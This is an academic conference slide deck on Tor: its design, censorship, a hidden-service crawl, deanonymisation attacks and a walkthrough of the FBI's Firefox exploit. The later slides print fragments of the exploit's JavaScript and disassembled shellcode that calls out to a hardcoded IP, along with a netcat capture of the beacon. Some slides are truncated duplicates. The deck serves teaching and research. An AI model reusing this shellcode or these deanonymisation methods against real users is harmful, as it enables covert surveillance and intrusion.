

# Tor: Attacks and Countermeasures

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# Who am I?

- An academic
  - My first Bsides!
- Course leader for the Forensic Computer BSc
- Teach everything from forensics, cryptography through to malware analysis.
- Research interests:
  - Reverse engineering
  - Memory forensics

# Overview

- How Tor works
- Attempts to block Tor
- How hidden services work
  - Deanononymising visitors and servers
- FBI Exploit

# Overview

- How Tor works
- Attempts to
- How hidden
  - Deanonym
- FBI Exploit

TOP SECRET//COMINT// REL FVEY

## Tor Stinks...<sup>(U)</sup>

- We will never be able to de-anonymize all Tor users all the time.
- With manual analysis we can de-anonymize a **very small fraction** of Tor users, however, **no** success de-anonymizing a user in response to a TOPI request/on demand.

TOP SECRET//COMINT// REL FVEY

# The problems

CENSORSHIP

PRIVACY


ANONYMITY

# The problems

## CENSORSHIP


### PRIVACY

### ANONYMITY




# Tor

- Open source project
- Sponsored by a range of orgs including US Govt!
- Decentralised low latency *mix* network
- No *single* authority




# How Tor works





# The Tor Ecosystem

- tor core program
  - One program does all
- Tor Browser bundle
- Vidalia
- Torify/torsocks
- Arm
- Orbot
- Exonerator



# How FVEYs deanonymises users

- Cookies e.g. doubleclick
  - Seeding!
- Dumb users (aka opsec)
- Exploitation
- Traffic confirmation/correlation
  - Aka fundamental weaknesses which we'll focus on
  - Unclear whether they've had much success due to age of Snowden docs.
  - Academia has had success

# Building circuits through Tor


- Every Tor node that relays traffic publishes a descriptor to the “authorities”
- 10 Directory Authorities who maintain list of routers
  - Public key for authorities embedded in client.
  - Authorities test tor relays and sign their descriptors
  - Authorities vote on relay properties and publish the “consensus”
- Guard: 1731, Exit: 821, BadExit: 7

# *Obvious* attacks

- To deanonymise a user with *certainty* you need to control all three hops
  - Run lots of tor nodes and hope your target(s) choose your three hops as a circuit.
- To deanonymise a user with *high probability* you need to control just the *guard* and *exit*.
  - “Traffic correlation attack”
  - Works regardless of circuit length
  - Can be used by a powerful adversary who can observe a large number tor nodes (but doesn’t run them).
- The probability of a relay being chosen for a circuit is proportional to its available bandwidth.

# Defending against such attacks

- Make it highly unlikely an attacker can control the guard or exit.
  - A Tor client chooses three guard nodes on boot and sticks with them for a long period (months).
  - Provided your guard choice is right, ***all*** your traffic is *safe*.
  - Alternative: choose a random guard regularly: even a weak adversary has a high probability of deanonymising ***some*** of your traffic.
- High latency
- Padding




# Tor Censorship

- Tor can be used to bypass censorship.
- Problem: list of relays is available from the authorities for anyone. Easily blockable.


- Enter: bridges

- China




# How China blocks Tor

- Great Firewall of China (GFC)
- Examined SSL/TLS cipher-suite to spot – then tried to talk Tor
- Fragmentation
- Pluggable transport
- AUTHENTICATE




# Tor Hidden Services



Alice<->Guard<->Relay<->RP<->Relay<->Guard<->Bob




# Distributed Hash Tables




# Distributed Hash Tables

- zqktlwi4fecvo6ri.onion




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
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# Distributed Hash Tables

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# Our experiment

- Run 40 Tor nodes over several months
  - Thanks to a generous student who donated huge server capacity. Each node must advertise  $\geq 50\text{kb/sec}$  BW.
- After 25 hrs, each is a node on the DHT.
- Record:
  - Published hidden service descriptors
  - Requests for hidden service descriptors
- Crawl root HTML pages and record page titles and other misc stuff (html only, no images).

# Hidden Service popularity

## Top onions

Onion count: 51166

1	<a href="#">l77ukkijtdca2tsy</a>	1441409	3	sefnit
2	<a href="#">pomyeasfnmtn544p</a>	555563	6	sefnit
3	<a href="#">7sc6xyn3rrxtknu6</a>	414179	4	sefnit
4	<a href="#">6tlpoektcb3gudt3</a>	366065	4	sefnit
5	<a href="#">742yhnr32ntzhx3f</a>	291309	2	skynet
6	<a href="#">7fyipi6vxyhpeouy</a>	253810	4	sefnit
7	<a href="#">4njzp3wzi6leo772</a>	253280	1	skynet
8	<a href="#">6m7m4bsdbzsflego</a>	249027	3	skynet
9	<a href="#">f2ylgv2jochpzm4c</a>	243514	4	skynet
10	<a href="#">xvauhzlpkirnzghg</a>	241428	3	skynet
11	<a href="#">niazqxzlrpevgvq</a>	240667	3	skynet
12	<a href="#">6tkpktox73usm5vq</a>	239963	2	skynet
13	<a href="#">uzvyitfdj37rhqfy</a>	239584	2	skynet
14	<a href="#">h266x4kmvmpdfalv</a>	235643	4	skynet
15	<a href="#">lqgth7gagyod22sc</a>	221901	5	sefnit
16	<a href="#">5qj2lz4bqtkr5pnr</a>	207765	3	sefnit2 btcminer

# Hidden Service popularity

## Top onions

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
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1. Botnet C&C servers
  - Sefnit and Skynet
1. Abuse sites
2. Silk road
3. Hidden wiki
4. Forums
5. Search engines
6. Drugs, porn, etc




# Deanononymising Hidden Service users

- Traffic *confirmation* attacks are MUCH more powerful.




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




Figure 3: Clients of a popular hidden service


# Deanononymising Hidden Services



# Deanononymising Hidden Services



# Deanononymising Hidden Services



# Silk Road

- Silk Road hosted on Freedom Hosting servers
  - Huge drug eBay
  - \$1.2 billion revenue since creation, \$80m profit!
- Operated by a chap called “Dead Pirate Roberts” aka Ross Ulbricht.
- Arrested Oct 2013 in public library
- Someone tried to blackmail him and he tried to get them assassinated (charming!).
- Caught by his own foolishness





# Tor FBI/NSA/GCHQ Attack

- Freedom hosting servers started serving up some javascript
- Javascript performed a complex exploit against firefox
- Is this legal?

```
function f(var15,view,var16)
{
    var magneto = "";
    var magneto = ("\ufc60\u8ae8"+"u0000\u6000"+"ue589\u231"+"u8b64\u305

    var var29 = magneto;
    var var17 = "\u9060";
    var var18 = "\u9061";
    var var19 = "\u481\u0000\u0008" ;
    var var20 = "\u2589\u3000"+String.fromCharCode((var13 >> 16) & 0x0000FFFF);
    var var21="\u258B\u3000"+String.fromCharCode((var13 >> 16) & 0x0000FFFF);
    var var22 = "\uE589";
    var var23 = "\uC3C9";
    var var24 = "\uE889";
    var24 += "\u608D\u90C0";
```



# Tor FBI/NSA/GCHQ Attack

- Freedom hosting servers started serving up some javascript
- Javascript against fi
- Is this leg

```
function f(var15,view,var1
{
  var magneto = "";

  var var29 = magnet
  var var17 = "\u906
  var var18 = "\u906
  var var19 = "\uC48
  var var20 = "\u258
  var var21="\u258B\
  var var22 = "\uE58
  var var23 = "\uC3C9
  var var24 = "\uE8
  var24 += "\u608D\u
```

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

 (TS//SI//REL) Exploiting TOR 

- (TS//SI//REL) tbb-firefox is barebones
  - Flash is a no-no
  - NoScript addon pre-installed...  
...but not enabled by default!
  - TOR explicitly advises against using any addons or extensions other than TorButton and NoScript
- (TS//SI//REL) Need a native Firefox exploit

TOP SECRET//COMINT//REL TO USA, AUS, CAN, GBR, NZL

# The shellcode

- Used Stephen Fewer's API resolver

```
00000091  5D                pop ebp
00000092  81BDE90200004745  cmp dword [ebp+0x2e9],0x20544547
                -5420
0000009C  7570             jnz 0x10e
0000009E  8D85D1020000     lea eax,[ebp+0x2d1]
000000A4  50              push eax
000000A5  684C772607       push dword 0x726774c
000000AA  FFD5            call ebp
000000AC  85C0            test eax,eax
000000AE  745E            jz 0x10e
000000B0  8D85D8020000     lea eax,[ebp+0x2d8]
000000B6  50              push eax
000000B7  684C772607       push dword 0x726774c
000000BC  FFD5            call ebp
```

<http://ghowen.me/fbi-tor>

# The shellcode

- Used Stephen Fewer's API resolver

```
00000091 5D          pop ebp
00000092 81BDE90200004745  cmp dword [ebp+0x2e9],0x20544547
                -5420
00000093 7570          jnz 0x10

000000F1 loc_F1:          ; CODE XREF: seg000:0000010C↓j
000000F1          push 10h          ; length
000000F3          lea esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9          push esi          ; sockaddr struct
000000FA          push ebx          ; socket
000000FB          push 6174A599h    ; ws2_32.dll!connect
00000100          call ebp
00000102          test eax, eax
00000104          jz short connected
00000106          dec ss:(connectTryCounter - LocateProc)[ebp]
0000010C          jnz short loc_F1 ; retry to connect up to 5 times
000000BC FFD5          call ebp
```

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# The shellcode

- Used Stephen Fewer's API resolver

```
00000091 5D          pop ebp
00000092 81BDE90200004745  cmp dword [ebp+0x2e9],0x20544547
-5420
00000093 7550          jnz 0x10000093

000000F1 loc_F1:          ; CODE XREF: seg000:0000010C↓j
000000F1          push 10h      ; length
000000F3          lea esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9          push esi     ; sockaddr struct
000000FA          push ebx     ; socket

00|000002E8 sockAddr      db 2          ; DATA XREF: seg000:000000F3↑o
00|000002E8          ; sa_family
00|000002E9 sockaddr_in   db 0          ; sin_family
00|000002EA          db 0          ; port
00|000002EB          db 50h ; P    ; port=80
000002EC          db 41h ; A    ; ip addr = 65.222.202.54
000002ED          db 0DEh ; I
000002EE          db 0CAh ; -
000002EF          db 36h ; 6
```

<http://ghowen.me/fbi-tor>

# The shellcode

- Used Stephen Fewer's API resolver

```
00000091 5D          pop ebp
00000092 81BDE90200004745  cmp dword [ebp+0x2e9],0x20544547
                -5420
00000093 7550          jnz 0x10000000

000000F1 loc_F1:          ; CODE XREF: seg000:0000010C↓j
000000F1          push     10h          ; length
000000F3          lea     esi, (sockAddr - LocateProc)[ebp] ; sockaddr struct -- FBI IP here
000000F9          push     esi          ; sockaddr struct
000000FA          push     ebx          ; socket
000002E8 soc root@piserver:~# nc -l 77
000002E8          \root@piserver:~# nc -l 77
000002E9 soc GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1
000002EA          Host: gho-desktop
000002EB          Cookie: ID=00241D6
000002EC          Connection: keep-alive
000002ED          Accept: */*
000002EE          Accept-Encoding: gzip
000002EF          root@piserver:~#
```

<http://ghowen.me/fbi-tor>

# How to help

- USE tor
- Run a tor relay (or even an exit!)
- Develop
- Donate
- Promote
- Do research

# Questions

## Resources

- [ghowen.me/git](https://ghowen.me/git)
  - Modified tor client, scripts, crawler, etc
- [ghowen.me/fbi-tor](https://ghowen.me/fbi-tor)
  - FBI exploit shellcode and walkthrough